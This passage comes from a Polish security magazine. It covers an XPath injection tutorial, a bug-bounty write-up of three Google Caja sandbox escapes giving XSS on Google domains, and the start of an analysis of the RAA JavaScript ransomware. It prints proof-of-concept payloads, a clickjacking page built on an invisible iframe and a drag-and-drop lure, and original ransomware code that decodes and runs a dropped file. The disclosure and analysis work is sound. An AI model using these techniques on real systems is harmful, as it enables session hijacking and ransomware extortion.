- dzięki wykorzystaniu podatności również można uzyskać nieautoryzowany dostęp do całej „bazy danych" (w tym przypadku jest to plik XML),
- w końcu – również mamy tu warunki (odpowiednik WHERE z SQL-a) oraz często wykorzystywany w SQLi operator „UNION" (w XPATH jest to znak: | – czyli pipe).


Jeśli chodzi o różnice – XPATH injection występuje znacznie rzadziej od SQL injection (XPATH to jednak dość niszowy mechanizm), nie da się tutaj uzyskać uprawnień na poziomie systemu operacyjnego czy uzyskać dostęp w trybie „zapisu" do pliku. Jak już wspomniałem – w porównaniu z SQL-em mamy również inną składnię samych zapytań.

> Poniższe informacje podane są jedynie w celach edukacyjnych.
> Ewentualne testy z wykorzystaniem zamieszczonych tu informacji należy realizować jedynie na systemach, których bezpieczeństwo możemy oficjalnie sprawdzać.

ZAPYTANIA XPATH

Małe przypomnienie czym jest XPATH. Otóż jest to mechanizm umożliwiający pobieranie z pliku XML wybranego fragmentu. Zobaczmy przykładowe zapytanie XPATH, które w swoim tutorialu prezentuje w3schools (zapytanie widoczne jest w prawym górnym rogu na Rysunku 1).

Jak widzimy, rozpoczyna się ono znakiem / (slash), warunki (odpowiednik WHERE z SQL) – można znaleźć w nawiasach kwadratowych, z kolei ostatni element po slashu to wskazanie jakie konkretne dane chcemy pobrać z XML-a (w przykładzie powyżej są to tytuły książek). Zapytanie powyżej zwraca zatem ciąg będący tytułami dwóch książek, których cena jest większa od 35:



Rysunek 1. Przykładowe zapytanie XPath

XPATH, poza prostymi zapytaniami jak powyżej, umożliwia użycie w zapytaniu funkcji realizujących:

- operacje matematyczne (np. round, abs)
- operacje na ciągach znakowych (np. substr, string-length)
- operacje na strukturze XML-a (np. funkcja name(.) zwraca nazwę tzw. bieżącego węzła)
- itd.

Przykład zapytania z funkcją:

```
//book[title='test' or name(.)='book']/price
```

Rysunek 2. Użycie funkcji w XPATH

Pobierze ono ceny wszystkich książek – ponieważ warunek w nawiasach kwadratowych jest zawsze prawdziwy:

» fragment **title='test'** jest zawsze fałszywy (nie mamy książki o takim tytule)
» fragment **name(.)='book'** jest zawsze prawdziwy – nazwa bieżącego węzła w XML jest zawsze w tym kontekście równa **book**

Jeszcze innym przydatnym operatorem w XPATH jest | (pipe). Działa on podobnie do operatora UNION z SQL – tj. łączy sumuje zapytań XPATH. Przykład:

```
//year | //title
```

Rysunek 3. Użycie znaku | w XPATH

Takie zapytanie po prostu wyświetli wszystkie zawartości tagów <year> oraz <title> z pliku XML widocznego na wcześniejszym zrzucie.


W porządku, zobaczmy więc jak wygląda przykładowe wstrzyknięcie XPATH (Rysunek 4). Można je też zobaczyć „na żywo" w tym miejscu.

CZAS NA ZADANIE PRAKTYCZNE

Nasze zadania:


1. Wyświetl wszystkie podsystemy statku tutaj.
2. Pobierz kod aktywujący backdoor na statku kosmicznym.
3. Pobierz całą strukturę XMLa, w którym przechowywane są informacje o sybsystemach statku.

Miłej zabawy :-)



Rysunek 4. Przykład XPATH injection

Michał Sajdak, radaktor i założyciel sekurak.pl oraz rozwal.to. Realizuje testy penetracyjne, prowadzi szkolenia z bezpieczeństwa IT w Securitum



Michał Bentkowski

Google Caja i XSS-y – czyli jak dostać trzy razy bounty za (prawie) to samo

W niniejszym artykule opisuję trzy XSS-y, które zgłaszałem do Google w tym roku w ramach ich programu bug bounty. Wszystkie z nich miały swoje źródło w możliwości wyjścia z sandboksa w narzędziu Google Caja.

WSTĘP

Na początku tego roku jako swój cel dla bug bounty postawiłem sobie znane wszystkim aplikacje z Google Docs. Jedną z wielu możliwości, które one oferują, jest możliwość definiowania skryptów za pomocą Google Apps Script. Te skrypty mogą być traktowane jaki swoisty odpowiednik makr w Microsoft Office. Możemy więc zdefiniować dodatkowe funkcje w naszych dokumentach, np. dodanie nowych funkcji w arkuszu kalkulacyjnym czy też nowych pozycji w menu procesora tekstu, które zautomatyzują najczęściej wykonywane przez nas operacje. Za pomocą Apps Script możemy też wyświetlać dodatkowe okna lub dodać pasek boczny (*sidebar*) ze swoimi funkcjami. Google ma na swoich stronach całkiem dobry wstęp do tego, co można zrobić.

Gdy dodajemy własne okna w aplikacji (niezależnie od tego czy jest to okno na pierwszym planie czy po prostu pasek boczny), mamy możliwość zdefiniowania własnego kodu HTML. Oczywiście, gdyby nadać twórcom skryptów możliwość dodawania całkowicie dowolnego HTML-a to możliwość zrobienia XSS-a byłaby oczywista, więc dodano też sandboksowanie. Obecnie, programista może zdefiniować jeden z dwóch trybów sandboksowania w Apps Scripts:

- IFRAME – kod HTML wyświetlany jest w elemencie <iframe> w losowo wygenerowanej subdomenie domeny googleusercontent.com,
- NATIVE – kod HTML jest sandboksowany za pomocą funkcji oferowanych przez projekt Google Caja.

Google Caja (nazwa pochodzi od hiszpańskiego słowa oznaczającego *pudełko*, czyta się */kaha/*) jest ogólnodostępnym projektem, który stara się zmierzyć z tym samym problemem, który pojawia się na Google Docsach: umożliwienie użytkownikom umieszczania na stronie własnego kodu HTML, JavaScript czy CSS, ale w taki sposób, żeby nie wpływać na bezpieczeństwo strony nadrzędnej. Krótko mówiąc: użytkownik z poziomu własnego skryptu nie powinien móc:

- Czytać ciasteczek z domeny, w której skrypt jest umieszczony,
- Uzyskać dostępu do drzewa DOM z nadrzędnej strony,
- Wykonywać zapytań http w kontekście swojej nadrzędnej domeny.

Tym samym wprowadzana jest ochrona przed najgroźniejszymi skutkami ataków XSS.

Caja wyglądała jak wdzięczny cel do analizy, bowiem jakiekolwiek wyjście z jej sandboksa oznaczało od razu XSS-a w domenie docs.google.com.

Twórcy tego narzędzia udostępnili stronę Caja Playground, na której można wpisać dowolny kod HTML i zobaczyć, w jaki sposób zostanie on przetworzony przez Caję. Właśnie w tym miejscu można było wygodnie sprawdzać i testować różne sposoby wychodzenia z sandboksa.

CO CAJA ROBIŁA ŹLE, ROZDZIAŁ I

Jedną z bardzo wielu zadań, które Caja wykonywała tuż przed uruchomieniem kodu JavaScript pochodzącego od użytkownika, była analiza tego kodu pod kątem występowania w nich ciągów znaków, które mogą być nazwami zmiennych. Następnie, wszystkie te nazwy były usuwane z globalnej przestrzeni nazw JavaScriptu lub były podmieniane na obiekty odpowiednio zmodyfikowane przez Caję. Gdy więc próbowaliśmy się dostać do `window`, to nie otrzymywaliśmy prawdziwego obiektu `window`, a pewien obiekt typu proxy, w którym każde pole i każda pola zostały zastąpione przez odpowiednie właściwości dostarczane przez Caję. Dzięki temu, nie mieliśmy dostępu do prawdziwego drzewa DOM strony.

Naturalnym pomysłem, który pojawia się przy stwierdzeniu, że Caja analizuje kod kątem występowania **ciągów znaków**, jest próba obfuskacji tego ciągu. Czyli na przykład – nie piszemy `window`, ale np. `Function("win"+"dow")` (celowo nie użyłem `eval`, ponieważ w przestrzeni nazw Caji nie ma tej funkcji). Okazuje się jednak, że kod odpowiedzialny za wyszukiwanie tych ciągów znaków, jest uruchamiany w każdym miejscu, w którym istnieje możliwość podania własnego kodu HTML/JavaScript jako string. Czyli wszystkie `innerHTML` lub konstruktory `Function()`, czy też jakiekolwiek inne metody – odpadają.


Okazało się jednak, że twórcy Caji przeoczyli możliwość wykorzystania innej, dość prostej cechy JavaScriptu… W każdym języku programowania istnieją sposoby na escape'owanie znaków w ciągu znaków. W JavaScripcie możemy używać albo sposobu odnoszącego się do bajtów, czyli np. `"Tutaj jest cudzysłów: \x22"`, albo też sposobu odnoszącego się do znaków Unicode'u: `"Tutaj jest`

cudzysłów: `\u0022"`. Specyficzną cechą JavaScriptu jest to, że tego drugiego sposobu można używać także w identyfikatorach. Zatem – zamiast `window`, możemy napisać `\u0077indow`. I tylko tyle wystarczyło, by ominąć zabezpieczenia Caji! Kod odpowiedzialny za wyszukiwanie identyfikatorów, nie brał pod uwagę różnych sposobów zapisania tego samego identyfikatora, w związku z czym, użycie `\u0077indow` dawało dostęp do prawdziwego obiektu `window`, a w konsekwencji możliwość ucieczki z sandboksa.

Zobaczmy więc, jak wyglądało wykorzystanie tego w Google Docs. Po pierwsze, należało stworzyć nowy dokument, a następnie przejść do opcji: Tools->Script Editor. Tam wkleić następujący kod skryptu:

```
1. function onOpen(e) { showSidebar(); }
2.
3. function onInstall(e) { showSidebar(); }
4.
5. function showSidebar() {
6. var payload =
     '<script>\\u0077indow.top.eval("alert(document.domain)")</script>';
7. var ui = HtmlService.createHtmlOutput(payload)
8.   .setSandboxMode(HtmlService.SandboxMode.NATIVE)
9.   .setTitle('XSS');
10.   DocumentApp.getUi().showSidebar(ui);
11. }
```

W linii szóstej, widzimy zmienną `payload`, w której zastosowana została sztuczka opisana powyżej. Po zapisaniu skryptu i odświeżeniu strony z dokumentem, zobaczyliśmy to, co na rysunku 1.



Rysunek 1. XSS w docs.google.com

Voila! Jest XSS w domenie docs.google.com, który można było zgłosić do Google'a i zgarnąć za to bounty.

CO CAJA ROBIŁA ŹLE, RODZIAŁ II

Po jakichś dwóch tygodniach, Google naniosło poprawkę na zgłoszony przeze mnie błąd. Poprawka ta robiła tylko tyle, że brała pod uwagę również fakt, że w identyfikatorach mogą się pojawić encje `\uXXXX` i dekodowała je przed próbą „usunięcia" ich z globalnej przestrzeni nazw. To rzeczywiście dobre rozwiązanie. Ale czy wystarczające?

Niedawno wprowadzony standard ECMAScript 6, wprowadził jeszcze jeden sposób escape'owania znaków specjalnych w identyfikatorach i ciągach znaków, wyglądający tak: `\u{XXX...}`. Jaki w ogóle był sens wprowadzania takiego udziwnienia? W starym sposobie, nie wszystkie znaki dało się zapisać za pomocą jednej sekwencji UTF-16. Na przykład, znak Emoji z uśmiechniętą mordką (😀) należało zapisać jako `"\ud83d\ude00"` (może się więc wydawać, że są to dwa znaki). Teraz wystarczy tylko `"\u{1f600}"`.

Polecam świetną prezentację Mathiasa Bynensa pt. Hacking with Unicode, w której autor pokazuje rozmaite problemy, jakie wynikają z niewłaściwego rozumienia Unicode'u przez programistów.

Podobnie jak sekwencja znaków `\uXXXX`, tak i `\u{XXX...}` może być również używana w identyfikatorach (z nowoczesnych przeglądarek nie wspiera tego jeszcze tylko Firefox). Zatem uzyskujemy jeszcze jeden sposób na dostanie się do głównego obiektu w przeglądarkowym JavaScripcie, mianowicie: `\u{77}indow`. Mogłoby się więc wydawać, że wystarczy zmodyfikować trochę mój poprzedni przykład, zamienić `\u0077indow` na `\u{77}indow` i będzie kolejny XSS. Rzeczywistość jednak nie okazała się aż tak prosta, bo Caja ma wbudowany swój własny parser JavaScriptu, działający w oparciu o standard ECMAScript 5. Dla niej więc zapis `\u{77}indow` był błędem składniowym, co zresztą potwierdzał błąd wyświetlany przy próbie wpisania takiego kodu.

```
1. Uncaught script error: 'Uncaught SyntaxError: Failed to parse program:
SyntaxError: Bad character escape sequence (2:2)' in source: 'https:/' at line: -1
```

Parserem, którego używała Caja był acorn. I na całe szczęście, okazało się, że jest w nim błąd, który umożliwia przemycenie dowolnego kodu zgodnego z ECMAScript 6. A było to możliwe dzięki… komentarzom.

Zasadniczo, w JavaScripcie istnieją dwa sposoby na dodawanie komentarzy do kodu. Oba sposoby są znane z C/C++ i pojawiają się w licznych językach programowania. Mamy więc komentarz liniowy (`// komentarz do końca linii...`) i komentarz blokowy (`/* to jest komentarz */`). JavaScript przeglądarkowy dodaje jednak dwa kolejne sposoby komentowania, które nadal działają ze względu na kompatybilność wsteczną. Oba wyglądają jak komentarze rodem z HTML-a czy XML-a, bowiem są to: `<!--` i `-->`. Różnica jest taka, że o ile z HTML-a i XML-a kojarzymy, że komentarz zaczynający się od `<!--` musi zostać później zamknięty przez `-->`, tak w JavaScripcie oba komentarze, są komentarzami liniowymi! Co ciekawe, by sekwencja znaków `-->` zadziałała jako komentarz, to w linii przed nimi, mogą się znajdować wyłącznie białe znaki. Podsumowując, poniżej przedstawiono kod, który jest poprawny w kontekście JavaScriptu w przeglądarkach.

```
1. alert(1) <!-- komentarz liniowy
2.   --> to również jest komentarz liniowy, bo wcześniej występują tylko białe znaki
```

Wspomniany wcześniej parser JavaScriptu – acorn – brał pod uwagę możliwość występowania w kodzie takich komentarzy. Spójrzmy na jego fragment kodu:

```
625.     if (next == 33 && code == 60 && input.charCodeAt(tokPos + 2) == 45 &&
626.         input.charCodeAt(tokPos + 3) == 45) {
627.       // `<!--`, an XML-style comment that should be interpreted
             as a line comment
628.       tokPos += 4;
629.       skipLineComment();
630.       skipSpace();
631.       return readToken();
632.     }
```

Mamy fragment kodu odpowiedzialnego za wykrywanie komentarzy `<!--`. Zmienna `tokPos`, w skrócie mówiąc, zawiera aktualną pozycję kodu JS, która jest przetwarzana. Widzimy w linii 628, że wartość tej zmiennej jest zwiększana o cztery. Ma to sens, bo pomijane są cztery znaki rozpoczynające komentarz (czyli `<!--`). Następnie zaś wywoływana jest metoda skipLineComment.

```
499.   function skipLineComment() {
500.     var start = tokPos;
501.     var startLoc = options.onComment && options.locations && new line_loc_t;
502.     var ch = input.charCodeAt(tokPos+=2);
503.     while (tokPos < inputLen && ch !== 10 &&
           ch !== 13 && ch !== 8232 && ch !== 8233) {
504.       ++tokPos;
505.       ch = input.charCodeAt(tokPos);
506.     }
507.     if (options.onComment)
508.       options.onComment(false, input.slice(start + 2, tokPos), start, tokPos,
509.                         startLoc, options.locations && new line_loc_t);
510.   }
```

Problem widzimy w linii 502. Autor parsera, implementując metodę `skipLineComment`, najprawdopodobniej założył, że jedynym komentarzem liniowym w JavaScripcie jest `//`, dlatego znów zwiększa wartość zmiennej `tokPos` o dwa. I dopiero potem szuka wystąpienia znaku nowej linii, która zakończy komentarz. Jaki jest tutaj problem? Jeżeli jednym z dwóch znaków znajdujących się bezpośrednio za `<!--`, będzie znak nowej linii, to parser nie „zauważy" i w efekcie – założy że cała następna linia jest komentarzem.

Jeśli więc zapodamy następujący kod JavaScript:

```
1. <!--
2. \u{77}indow.top.eval('alert(document.domain)')
```

To z punktu widzenia parsera będzie, to wyglądało tak, że cała ta druga linia znajduje się w komentarzu. Dzięki temu, możemy tam wrzucić kod zgodny z ECMAScript6, na którym parser nie wyświetli błędu w składni i w ten sposób, zdobywamy kolejnego XSS-a w Google Docs. Oto nowy payload:

```
1. function onOpen(e) { showSidebar(); }
2.
3. function onInstall(e) { showSidebar(); }
4.
5. function showSidebar() {
6. var payload = '<script><!--\n\\u{77}indow.top.eval("alert(document.domain)")
     </script>';
7. var ui = HtmlService.createHtmlOutput(payload)
8.   .setSandboxMode(HtmlService.SandboxMode.NATIVE)
9.   .setTitle('XSS');
10.   DocumentApp.getUi().showSidebar(ui);
11. }
```


Zmieniona została tylko linia nr 6. Na samym początku mamy komentarz `<!--`, za którym znajduje się znak nowej linii, a następnie mamy wykorzystaną tę sztuczkę z `\u{77}indow`. XSS znowu się wykonał, wpadło kolejne bounty.

Po dwóch tygodniach Google znowu wprowadziło poprawkę do Caji, tym razem już bardziej uniwersalną, chroniącą przed dalszymi atakami polegającymi na zapi-

sywaniu tego samego identyfikatora na różne sposoby. Wydawało się, że studnia błędów z Caji już się wyczerpała.

CO GOOGLE ZROBIŁO ŹLE

Gdy minęły jakieś dwa miesiące od wdrożenia tej poprawki, jeszcze raz przyjrzałem się różnym miejscom, w których Google korzysta z Caji. Jednym z nich, jest strona Google Developers, na której znajdują się wskazówki dla programistów o tym, w jaki sposób należy korzystać z Caji. Google umieściło też kilka aplikacji demo z przykładami. Ciekawie wyglądającym przykładem był: https://developers.google.com/caja/demos/runningjavascript/host.html. Na tej stronie, mogliśmy podać swój własny adres URL do skryptu JS, który był pobierany i uruchamiany w środowisku Caji. Problem w tym, że ta strona nadal odnosiła się do starej wersji Caji – tej, w której działały jeszcze wyjścia z sandboksa, o których pisałem w poprzednich akapitach! Jeśli więc wpisałem w polu tekstowym po prostu `data:,\u0077indow.top.alert(1)`, to wykonał się XSS w kontekście domeny developers.google.com (Rysunek 2).



Rysunek 2. „Self-XSS" w developers.google.com

Nie mogłem jednak jeszcze na tym etapie zgłosić tego problemu do Google. Żeby wykorzystać tego XSS-a, użytkownik musiałby sam w polu Formula URL, wpisać złośliwy kod JS, który miałby następnie zostać wykonany. Jako, że jest to dość mało prawdopodobna interakcja użytkownika, trzeba było tutaj wymyślić lepszy sposób.

Z dużą pomocą przyszedł fakt, że na wyżej wymienionej stronie nie był stosowany nagłówek `X-Frame-Options`. Dzięki temu, istniała możliwość umieszczenia tej strony w elemencie <iframe> i skorzystania z mechanizmu drag-n-drop, by nieświadomy użytkownik sam przeciągnął payload XSS-owy na stronę developers.google.com, a następnie go wykonał.

Taka sztuczka działa tylko w Firefoksie i przypomina ataki clickjackingowe. Zacznijmy jednak od początku. W HTML5 możemy zdefiniować element jako „przeciągalny", dodając do niego atrybut `draggable=true`. W drugiej kolejności, musimy obsłużyć przeciąganie, przypisując funkcję do zdarzenia `ondragstart`. W moim przypadku, obsługa tego zdarzenia wyglądało następująco:

```
1. <script>
2. function drag(ev) {
3. ev.dataTransfer.setData(
     "text", "data:,\\u0077indow.eval('alert(document.domain)')//");
4. }
5. </script>
```

W ten sposób sprawiamy, że po upuszczeniu tego elementu na innej stronie lub w innej aplikacji, w miejscu upuszczenia zostanie umieszczony tekst `data:,\u0077indow.eval('alert(document.domain)')//`.

Przekonanie użytkownika, by przeciągnął nasz element w pożądane miejsce też nie jest trudne. Wystarczy stworzyć odpowiedni opis, np. że może wygrać miliony dolarów, a w rzeczywistości umieścić pod stroną niewidzialnego iframe'a, gdzie użytkownik przeniesie payload XSS-owy, a następnie go wykona.

Cały kod HTML-owy wyglądał następująco:

```
1. <script>
2. function drag(ev) {
3. ev.dataTransfer.setData(
     "text", "data:,\\u0077indow.eval('alert(document.domain)')//");
4. }
5. </script>
6.
7. <div id=target1 style="background-color:blue;width:10px;height:60px;
     position:fixed;left:322px;top:117px;"></div>
8. <div id=target2 style="background-color:green;width:120px;height:60px;
     position:fixed;left:325px;top:194px;"></div>
9.
10. <div style="font-size:60px;background-color:red;color:green;width:10px;
      height:60px" draggable=true ondragstart=drag(event) id=paldpals>.</div>
11. <br><br>
12. <iframe src="https://developers.google.com/caja/demos/runningjavascript/
      host.html?" style="width:150px; height:500px; transform: scale(4);
      position:fixed; left:500px; top:350px; opacity: 0; z-index: 100">
    </iframe>
```

Na filmiku zaprezentowano wykonanie ataku… Kaboom! Dzięki temu wpada kolejne bounty :)

PODSUMOWANIE

Google Caja to projekt, którego zadaniem jest pozwolenie użytkownikom na używanie własnego kodu HTML/JS/CSS w kontekście innej witryny. W założeniu, kod ten powinien być odpowiednio izolowany od oryginalnego drzewa DOM. Dzięki znalezieniu sposobów na wyjście z sandboksa, a także błędu w parserze JS używanego przez Caję, udało się wykonać dwa XSS-y w domenie docs.google.com. Później, ze względu na przeoczenie Google'a i niezaktualizowanie Caji na wszystkich stronach, które z niej korzystają, możliwe było wykonanie XSS-a w domenie developers.google.com, korzystając ze sztuczki z nadużyciem drag-n-drop, która działa tylko w Firefoksie. Summa summarum – jeden błąd w Google Caja dostarczył trzech oddzielnych bounty za XSS-y.

Michał Bentkowski. Realizuje testy penetracyjne oraz audyty bezpieczeństwa w firmie Securitum. Autor w serwisie sekurak.pl. Aktywnie (i z sukcesem) uczestniczy w znanych programach bug bounty.

Analiza ransomware napisanego 100% w Javascripcie – RAA

14 czerwca 2016r., znalazłem informację o nowym ransomware o nazwie RAA. Kilka serwisów związanych z bezpieczeństwem określiło go jako pierwsze tego rodzaju oprogramowanie napisane w całości w JavaScripcie, włącznie z algorytmem szyfrującym pliki na dysku komputera ofiary.

Dzięki informacjom otrzymanym od @hasherezade, która na co dzień zajmuje się analizą złośliwego oprogramowania, pobrałem kod źródłowy RAA i przystąpiłem do analizy.

Jako programista, który stale ma do czynienia z językiem JavaScript, w swojej analizie skupiłem się głównie na jego działaniu, bez wchodzenia w szczegóły implementacyjne – np. obiektów Windows Script Hosts, które RAA intensywnie wykorzystuje do operacji na plikach w zainfekowanym systemie. Jeśli ktoś chciałby poznać działanie tych obiektów dokładniej, może skorzystać z linków które zamieściłem w opisie niektórych fragmentów kodu.

ANALIZA

W poszczególnych jej etapach opiszę wszystkie funkcje wchodzące w skład głównej logiki RAA oraz prześledzę wykonanie kodu od początku aż do momentu, w którym pojawia się informacja o okupie, a pliki na twardym dysku są już zaszyfrowane.

Dla osoby na co dzień pracującej z nowoczesnym językiem programowania JavaScript, pierwszy kontakt z RAA pozwala stwierdzić, że jest to jeden wielki *spaghetti code*, w którym definicje funkcji oraz ich wywołania mieszają się ze sobą, i w którym zastosowane są nawet definitywnie odradzane mechanizmy języka, takie jak instrukcje skoków do etykiet (wyjaśnienie jak działają, znajduje się w opisie jednego z fragmentów poniżej).

W repozytorium w serwisie GitHub znajduje się plik raa.js, który zawiera oryginalny, nie zmodyfikowany kod JavaScript analizowanego ransomware. Przy pierwszym podejściu do analizy starałem się nadać zmiennym i funkcjom bardziej „przyjazne" nazwy, ale po pewnym czasie zrezygnowałem – stwierdziłem, że nie poprawia to czytelności kodu.

W tym podejściu wyodrębniłem trzy główne części programu (wspomniany wyżej plik z kodem źródłowym znajduje się tutaj):

» */ biblioteka CryptoJS – linie od 1 do 482

» */ główna część kodu RAA – linie od 485 do 1082

» */ część kodu generująca dokument w formacie RTF z informacją dla zainfekowanego użytkownika – linie od 1083 do końca pliku

Biblioteka CryptoJS

Jest ogólnie dostępną, otwartoźródłową biblioteką udostępnioną także w serwisie GitHub (fork), szeroko wykorzystywaną w wielu projektach. CryptoJS zawiera implementacje wielu popularnych algorytmów kryptograficznych lub funkcji mieszających, w tym wykorzystywanego w RAA AES-a.

Początek

Na poniższym schemacie przedstawiłem kolejność wywołań głównych metod, z których część zawiera własne, zdefiniowane wewnątrz pomocnicze funkcje realizujące dodatkowe operacje, np. filtrowanie tablic z nazwami plików.

```
1. YUIMqkFkI()
2.         |
3.         |
4.         v
5.     nYuMHHRx()
6.     NWvQtGjjfQX()
7.         |
8.         v
9.     zQqUzoSxLQ() ---> HxBG()
10.                          |
11.                          |
12.                          v
13.                    try {
14.                        uTNMmZ() --------
15.                    } catch {           |
16.                        izzU()          |
17.                    }     |             |
18.                          |             |
19.                          |             v
20.                          |          NdpcNJVAPrNj()          |          |
21.                          |             v
22.                          |<-----------izzU()
23.                          |
24.                          v
25.                    iKTzQKbfDJs()
26.                          |
27.                          v
28.                    PLnEyqCPKHV()
29.                          v
30.                    nXmsNjMpKTv()
31.                    do {
32.                        KWgwJwOlqJcs(file_to_encrypt)
33.                    } while (files_to_encrypt)
```

Pierwsza wykonywalna instrukcja kodu, to proste przypisanie wartości zwracanej przez funkcję `YUIMqkFkI()` do zmiennej TBucypWw. Gdy przyjrzymy się co zawiera funkcja `YUIMqkFkI()` okaże się, że to prosty algorytm zwracający pięcioznakową sekwencję wygenerowaną poprzez losowy wybór znaków z ciągu WKQttPJDfsQE:

```
1. function YUIMqkFkI() {
2.     var TBucypWw = "";
3.     var WKQttPJDfsQE =
         "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
4.     for (var i = 0; i < 5; i++)
5.         TBucypWw += WKQttPJDfsQE.charAt(
             Math.floor(Math.random() * WKQttPJDfsQE.length));
6.     return TBucypWw;
7. }
```

Jak okaże się dalej, ten pięcioznakowy klucz, zapisany w zmiennej TBucypWw, jest używany przez RAA w wielu innych miejscach. Na potrzeby tego artykułu przyjmijmy, że jego wartośc to „xW5Gf".

Poznajcie Pony

Następnym wykonywalnym fragmentem kodu jest:

```
1. var Yvwtdbvd = Wscript.Arguments;
2. if (Yvwtdbvd.length == 0)
3. {
4.     nYuMHHRx();
5.     NWvQtGjjfQX();
6. } else {
7.     null;
8. }
```

W przypadku gdy do skryptu zostaną przekazane jakieś argumenty, program nie wykona żadnych operacji.

W przeciwnym razie wykonają się dwie funkcje, które omówię poniżej.

Funkcja nYuMHHRx()JavaScript

```
1. function nYuMHHRx() {
2.     var tpcVJWrQG = "e1xy(...)OBBSDIO==";
3.     tpcVJWrQG = tpcVJWrQG.replace(/BBSDIO/g, "A");
4.     var clear_tpcVJWrQG = CryptoJS.enc.Base64.parse(tpcVJWrQG);
5.     var CLWSNdGnlGf = clear_tpcVJWrQG.toString(CryptoJS.enc.Utf8);
6.         CLWSNdGnlGf = CLWSNdGnlGf.replace(/BBSDIO/g, "A");
7.     var RRUm = new ActiveXObject('ADODB.Stream');
8.     var GtDEcTuuN = WScript.CreateObject("WScript.shell");
9.     var TkTuwCGFLuv_save = GtDEcTuuN.SpecialFolders("MyDocuments");
10.         TkTuwCGFLuv_save = TkTuwCGFLuv_save + "\\"
              + "doc_attached_" + TBucypWw;
11.        RRUm.Type = 2;
12.        RRUm.Charset = "437";
13.        RRUm.Open();
14.        RRUm.WriteText(CLWSNdGnlGf);
15.        RRUm.SaveToFile(TkTuwCGFLuv_save);
16.        RRUm.Close();
17.        var run = "wordpad.exe " + "\"" + TkTuwCGFLuv_save + "\"";
18.        GtDEcTuuN.Run(run);
19.        return 0;
20. }
```

